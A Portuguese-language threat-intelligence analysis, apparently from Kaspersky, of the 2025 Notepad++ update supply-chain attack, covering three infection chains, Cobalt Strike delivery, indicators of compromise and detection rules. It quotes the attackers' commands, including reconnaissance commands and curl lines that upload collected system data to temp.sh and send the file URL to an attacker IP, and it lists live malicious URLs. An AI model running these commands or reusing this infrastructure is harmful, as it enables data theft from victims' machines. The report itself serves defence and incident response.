Introdução
Em 2 de fevereiro de 2026, os desenvolvedores do popular software de edição de textos Notepad++ publicaram um comunicado relatando que a infraestrutura de atualização do Notepad++ havia sido comprometida. Segundo a nota, a causa do comprometimento foi um incidente no provedor de hospedagem, que ocorreu entre junho e setembro de 2025. Os invasores, porém, mantiveram acesso aos serviços internos até dezembro de 2025.
Cadeias de execução e payloads maliciosos
A análise dos dados de telemetria relacionados a este incidente, possibilitou identificar um grande número de cadeias de execução únicas empregadas nos ataques. Constatamos que, ao longo de quatro meses (de julho a outubro de 2025), os invasores responsáveis pelo comprometimento do Notepad++ alternavam continuamente os endereços dos servidores C2 para distribuir atualizações maliciosas, ou seja, os downloaders para entrega de implantes e os payloads maliciosos finais.
Identificamos três cadeias de infecção distintas, direcionadas a mais de dez computadores pertencentes a:
- pessoas físicas no Vietnã, El Salvador e Austrália;
- uma organização governamental localizada nas Filipinas;
- uma instituição financeira em El Salvador;
- um provedor vietnamita de serviços de TI.
Apesar da diversidade das cargas identificadas, as soluções da Kaspersky conseguiram bloquear os ataques no momento em que ocorreram.
Neste artigo, descrevemos as diferentes cadeias de infecção observadas no ataque à cadeia de suprimentos do Notepad++ e apresentamos um conjunto de indicadores de comprometimento inéditos relacionados a tais incidentes.
Cadeia 1: final de julho a início de agosto de 2025
O primeiro caso de inserção de uma atualização maliciosa no Notepad++ foi registrado no final de julho de 2025. Ela foi hospedada no endereço http://45.76.155[.]202/update/update.exe. Cabe ressaltar que a primeira varredura dessa URL na plataforma VirusTotal foi realizada no final de setembro por um usuário de Taiwan.
O arquivo update.exe, baixado a partir dessa URL (SHA1: 8e6e505438c21f3d281e1cc257abdbf7223b7f5a), era executado pelo processo legítimo de atualização do Notepad++, GUP.exe. Esse arquivo consistia em um instalador NSIS de aproximadamente 1 MB. Ao ser executado, enviava um sinal aos invasores contendo informações do sistema. Para isso, o update.exe executava as seguintes ações:
- Criava um diretório chamado %appdata%\ProShow e o definia como diretório de trabalho atual;
- Executava o comando cmd /c whoami&&tasklist > 1.txt, gerando um arquivo com os resultados do comando no diretório %appdata%\ProShow;
- Enviava o arquivo 1.txt para o serviço de hospedagem temp[.]sh usando o comando curl.exe -F “file=@1.txt” -s https://temp.sh/upload;
- Transmitia a URL do arquivo 1.txt por meio do comando curl.exe –user-agent “https://temp.sh/ZMRKV/1.txt” -s http://45.76.155[.]202. É possível observar que a URL do arquivo enviado era transmitida no cabeçalho User-Agent.

Cabe ressaltar que o mesmo comportamento das atualizações maliciosas do Notepad++ (execução de comandos de shell e uso do site temp[.]sh para envio de arquivos) foi descrito nos fóruns da comunidade do Notepad++ por um usuário com o nickname soft-parsley.
Após o envio das informações do sistema, o arquivo update.exe executava a carga maliciosa do segundo estágio. Para isso, ele:
- Depositava os seguintes arquivos no diretório %appdata%\ProShow:
- ProShow.exe (SHA1: defb05d5a91e4920c9e22de2d81c5dc9b95a9a7c)
- defscr (SHA1: 259cd3542dea998c57f67ffdd4543ab836e3d2a3)
- if.dnt (SHA1: 46654a7ad6bc809b623c51938954de48e27a5618)
- proshow.crs
- proshow.phd
- proshow_e.bmp (SHA1: 9df6ecc47b192260826c247bf8d40384aa6e6fd6)
- load (SHA1: 06a6a5a39193075734a32e0235bde0e979c27228)
- Executava o arquivo ProShow.exe baixado.
O arquivo ProShow.exe é um software legítimo da ProShow, utilizado para carregar a carga maliciosa. Normalmente, quando invasores desejam executar uma carga maliciosa em um processo legítimo, recorrem à técnica de DLL sideloading. Desta vez, porém, optaram por não utilizá-la (provavelmente porque essa técnica é cada vez mais detectada pelas soluções de segurança). Em vez disso, os invasores exploraram uma vulnerabilidade antiga no software ProShow, conhecida desde o início da década de 2010. O arquivo load contém um exploit que é acionado durante a execução do ProShow.exe. Cabe ressaltar que, além dessa carga, todos os demais arquivos no diretório %appdata%\ProShow são legítimos.
A análise do exploit revelou que ele contém dois shellcodes: um no início e outro no meio do arquivo. O shellcode no início do arquivo contém um conjunto de instruções sem sentido e não é destinado à execução (provavelmente, os invasores o utilizaram como padding). Nossa hipótese é que, ao usar um shellcode falso em vez de, por exemplo, uma sequência de bytes 0x41 ou bytes aleatórios, os invasores buscavam dificultar a detecção do malware por parte de pesquisadores e sistemas de análise automatizada.
O segundo shellcode, localizado no meio do arquivo, é executado quando o ProShow.exe é iniciado. Ele decifra a carga maliciosa: um loader Metasploit que baixa o Cobalt Strike Beacon da URL https://45.77.31[.]210/users/admin (user agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36) e o executa.
A carga Cobalt Strike Beacon é configurada para comunicação com o servidor C2 cdncheck.it[.]com. Por exemplo, ela utiliza o endereço https://45.77.31[.]210/api/update/v1 para a solicitação GET e https://45.77.31[.]210/api/FileUpload/submit para a solicitação POST.
Em seguida, no início de agosto de 2025, constatamos que os invasores utilizaram a mesma URL para distribuir arquivos update.exe (SHA1: 90e677d7ff5844407b9c073e3b7e896e078e11cd) e a mesma cadeia de execução para entregar o Cobalt Strike Beacon por meio de atualizações maliciosas do Notepad++. Observamos, contudo, as seguintes diferenças:
- No loader Metasploit, a URL para baixar o Cobalt Strike Beacon era diferente: https://cdncheck.it[.]com/users/admin;
- Para os servidores C2 do Cobalt Strike, foram utilizados os endereços https://cdncheck.it[.]com/api/update/v1 e https://cdncheck.it[.]com/api/Metadata/submit.
Após esse período, não observamos mais infecções utilizando a cadeia 1.
Cadeia 2: meados e final de setembro de 2025
Em meados de setembro de 2025, um mês e meio após a última detecção de atualizações maliciosas, observamos que os invasores retomaram a sua distribuição por meio de uma cadeia de infecção diferente. A atualização maliciosa continuava sendo baixada a partir da URL http://45.76.155[.]202/update/update.exe, e o arquivo em si (SHA1: 573549869e84544e3ef253bdba79851dcde4963a) também era um instalador NSIS. Desta vez, porém, seu tamanho era de aproximadamente 140 KB. Esse arquivo executava duas ações:
- coletava informações do sistema executando um comando de shell e enviando os resultados para temp[.]sh;
- gravava a carga maliciosa do próximo estágio em disco e a executava.
O método de coleta de informações do sistema também foi alterado: dados mais detalhados passaram a ser coletados no diretório %APPDATA%\Adobe\Scripts usando o comando cmd /c “whoami&&tasklist&&systeminfo&&netstat -ano” > a.txt.
O arquivo a.txt, assim como no primeiro caso, era enviado para temp[.]sh por meio do curl. A URL obtida do temp[.]sh era transmitida para o mesmo endereço http://45.76.155[.]202/list no cabeçalho User-Agent.
O payload da próxima fase foi completamente modificado. O instalador NSIS depositava os seguintes arquivos no diretório %APPDATA%\Adobe\Scripts:
- alien.dll (SHA1: 6444dab57d93ce987c22da66b3706d5d7fc226da);
- lua5.1.dll (SHA1: 2ab0758dda4e71aee6f4c8e4c0265a796518f07d);
- script.exe (SHA1: bf996a709835c0c16cce1015e6d44fc95e08a38a);
- alien.ini (SHA1: ca4b6fe0c69472cd3d63b212eb805b7f65710d33).
Em seguida, ele executava o seguinte comando de shell para iniciar o script.exe: %APPDATA%\%Adobe\Scripts\script.exe %APPDATA%\Adobe\Scripts\alien.ini. Todos os arquivos no diretório %APPDATA%\Adobe\Scripts, exceto o alien.ini, são legítimos e pertencem ao interpretador Lua. Dessa forma, esse comando é utilizado pelos invasores para executar um script Lua compilado contido no arquivo alien.ini. A seguir, apresentamos uma captura de tela de sua descompilação:

É possível observar que esse pequeno script é utilizado para injetar shellcode na memória e executá-lo em seguida por meio da função de API EnumWindowStationsW.
O shellcode executado, assim como na cadeia 1, é um loader Metasploit que baixa a carga Cobalt Strike Beacon da URL https://cdncheck.it[.]com/users/admin.
O shellcode do Cobalt Strike contém endereços de servidores C2 ligeiramente diferentes dos observados anteriormente: https://cdncheck.it[.]com/api/getInfo/v1 e https://cdncheck.it[.]com/api/FileUpload/submit.
Os ataques com a cadeia 2 continuaram até o final de setembro, quando identificamos mais dois arquivos maliciosos update.exe (o SHA1 de um deles: 13179c8f19fbf3d8473c49983a199e6cb4f318f0). A carga Cobalt Strike Beacon entregue por ele usava as mesmas URLs observadas em meados de setembro, mas os invasores alteraram o método de coleta de informações do sistema. Especificamente, dividiram um único comando (cmd /c “whoami&&tasklist&&systeminfo&&netstat -ano” > a.txt) em vários:
- cmd /c whoami >> a.txt
- cmd /c tasklist >> a.txt
- cmd /c systeminfo >> a.txt
- cmd /c netstat -ano >> a.txt
Cabe ressaltar que a mesma sequência de comandos havia sido descrita anteriormente pelo usuário soft-parsley nos fóruns da comunidade do Notepad++.
Usando outro arquivo update.exe (SHA1: 4c9aac447bf732acc97992290aa7a187b967ee2c), os invasores realizaram as seguintes ações:
- Alteraram a URL para envio das informações do sistema para https://self-dns.it[.]com/list;
- Alteraram a string User-Agent nas requisições HTTP para Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36;
- Alteraram a URL utilizada pelo loader Metasploit para https://safe-dns.it[.]com/help/Get-Start;
- Alteraram os endereços dos servidores C2 do Cobalt Strike Beacon para https://safe-dns.it[.]com/resolve e https://safe-dns.it[.]com/dns-query.
Cadeia 3: outubro de 2025
No início de outubro de 2025, os invasores modificaram novamente a cadeia de infecção. Passaram a usar um novo endereço de servidor C2 para a distribuição de atualizações maliciosas: http://45.32.144[.]255/update/update.exe. A carga baixada (SHA1: d7ffd7b588880cf61b603346a3557e7cce648c93) continuava sendo um instalador NSIS; no entanto, diferentemente das cadeias 1 e 2, ele não enviava informações do sistema, mas depositava os seguintes arquivos no diretório %appdata%\Bluetooth\:
- BluetoothService.exe, executável legítimo (SHA1: 21a942273c14e4b9d3faa58e4de1fd4d5014a1ed);
- log.dll, DLL maliciosa (SHA1: f7910d943a013eede24ac89d6388c1b98f8b3717);
- BluetoothService, shellcode cifrado (SHA1: 7e0790226ea461bcc9ecd4be3c315ace41e1c122).
Nesta cadeia de execução, aplica-se a técnica de DLL sideloading por meio da biblioteca log.dll, responsável por executar o shellcode cifrado BluetoothService dentro do processo BluetoothService.exe. Cabe destacar que esse tipo de cadeia de execução é habitualmente utilizado por invasores de língua chinesa. Esta cadeia de execução específica já foi documentada pela Rapid7. A carga maliciosa final é o backdoor personalizado Chrysalis.
Ao contrário das cadeias anteriores, a cadeia 3 não baixa o Cobalt Strike Beacon diretamente. No entanto, pesquisadores da Rapid7 relatam ter observado também a ativação da carga do Cobalt Strike Beacon na pasta C:\ProgramData\USOShared durante uma resposta a incidente em um computador infectado no âmbito do ataque à cadeia de suprimentos do Notepad++. Embora o artigo da Rapid7 não detalhe como esse arquivo foi executado no dispositivo da vítima, identificamos as seguintes semelhanças entre essa carga e as cargas Beacon das cadeias 1 e 2:
- Em ambos os casos, o Beacon é baixado por meio do shellcode do loader Metasploit, utilizando URLs semelhantes (api.wiresguard.com/users/admin para a carga no estudo da Rapid7, cdncheck.it.com/users/admin e http://45.77.31[.]210/users/admin para as cargas das cadeias 1 e 2);
- As configurações do Beacon são cifradas com a chave XOR CRAZY;
- Para comunicação com o Cobalt Strike Beacon, são usados endereços de servidores C2 semelhantes (api.wiresguard.com/api/FileUpload/submit para a carga no estudo da Rapid7 e https://45.77.31[.]210/api/FileUpload/submit para a carga da cadeia 1).
Retorno da cadeia 2 e novas URLs: outubro de 2025
Em meados de outubro de 2025, constatamos que os invasores retomaram a implantação da carga maliciosa da cadeia 2 (SHA1: 821c0cafb2aab0f063ef7e313f64313fc81d46cd). Eles usaram uma nova URL: http://95.179.213[.]0/update/update.exe. Ainda assim, essa carga continuava acessando os domínios self-dns.it[.]com e safe-dns.it[.]com mencionados anteriormente para o envio de informações do sistema, download do loader Metasploit e comunicação com o Cobalt Strike Beacon. Posteriormente, no final de outubro de 2025, observamos que os invasores começaram a alternar as URLs para a distribuição de atualizações maliciosas. Identificamos, em particular, os seguintes endereços:
- http://95.179.213[.]0/update/install.exe;
- http://95.179.213[.]0/update/update.exe;
- http://95.179.213[.]0/update/AutoUpdater.exe.
Não observamos novas cargas implantadas a partir desses endereços, todas estavam associadas às cadeias 2 e 3. A partir de novembro de 2025, não registramos novas implantações.
Conclusão
O Notepad++ é um editor de texto amplamente utilizado por desenvolvedores. O controle sobre os servidores de atualização deste software concedia aos invasores a possibilidade de comprometer computadores de grandes organizações em todo o mundo. Os invasores dedicavam esforços para não perder o acesso a esse vetor de infecção: distribuíam implantes maliciosos de forma direcionada e demonstravam capacidade técnica suficiente para substituir por completo as cadeias de infecção aproximadamente uma vez por mês. Em nossa investigação, identificamos três cadeias de infecção distintas; no entanto, existe a possibilidade de que outras cadeias ainda não detectadas estejam sendo usadas nesta campanha. A seguir, apresentamos a cronologia geral das cadeias de infecção que identificamos:

A diversidade das cadeias de infecção faz com que a detecção do ataque à cadeia de suprimentos do Notepad++ seja uma tarefa bastante desafiadora, que exige uma abordagem criativa. Para identificar vestígios desse ataque, recomendamos os seguintes métodos, do nível mais abrangente ao mais específico:
- Inspecione os sistemas em busca de instaladores NSIS, utilizados nas três cadeias de execução observadas. Revise, por exemplo, os logs relacionados à criação do diretório %localappdata%\Temp\ns.tmp por instaladores NSIS durante a execução. Verifique a procedência de cada instalador NSIS encontrado para evitar falsos positivos;
- Verifique os logs de tráfego de rede em busca de resoluções DNS do domínio temp[.]sh: trata-se de uma atividade incomum em ambientes corporativos. Além disso, é recomendável verificar as requisições HTTP em que o endereço temp[.]sh aparece no User-Agent. Ambas as verificações permitem detectar implantações das cadeias 1 e 2.
- Verifique nos sistemas a presença de execução dos comandos maliciosos de shell mencionados no artigo, tais como whoami, tasklist, systeminfo e netstat -ano.
- Utilize os indicadores de comprometimento listados abaixo para detectar domínios e arquivos maliciosos conhecidos.
Detecção pelas soluções da Kaspersky
As soluções de segurança da Kaspersky, como Kaspersky Endpoint Detection and Response Expert, identificam de maneira eficaz as atividades maliciosas no contexto dos ataques descritos.
A seguir, examinaremos em detalhes o exemplo do KEDR Expert.

Um dos métodos para a detecção dessa atividade maliciosa é o monitoramento de acessos a serviços do tipo LOLC2 (Living-Off-the-Land C2), categoria à qual o temp[.]sh pertence. Os invasores utilizam esses serviços como pontos intermediários de comando ou entrega de payloads maliciosos, camuflando a comunicação C2 de tráfego web legítimo. A solução KEDR Expert detecta essa atividade por meio da regra lolc2_connection_activity_network.

Além disso, é possível detectar a atividade descrita por meio da execução de comandos típicos de reconhecimento local, empregados pelos invasores nas fases iniciais do ataque, logo após obterem acesso ao sistema. Esses comandos permitem ao cibercriminoso obter rapidamente informações sobre o ambiente, privilégios, processos em execução e conexões de rede para planejar as próximas etapas da operação. A solução KEDR Expert detecta essa atividade por meio das seguintes regras: system_owner_user_discovery, using_whoami_to_check_that_current_user_is_admin, system_information_discovery_win, system_network_connections_discovery_via_standard_windows_utilities.
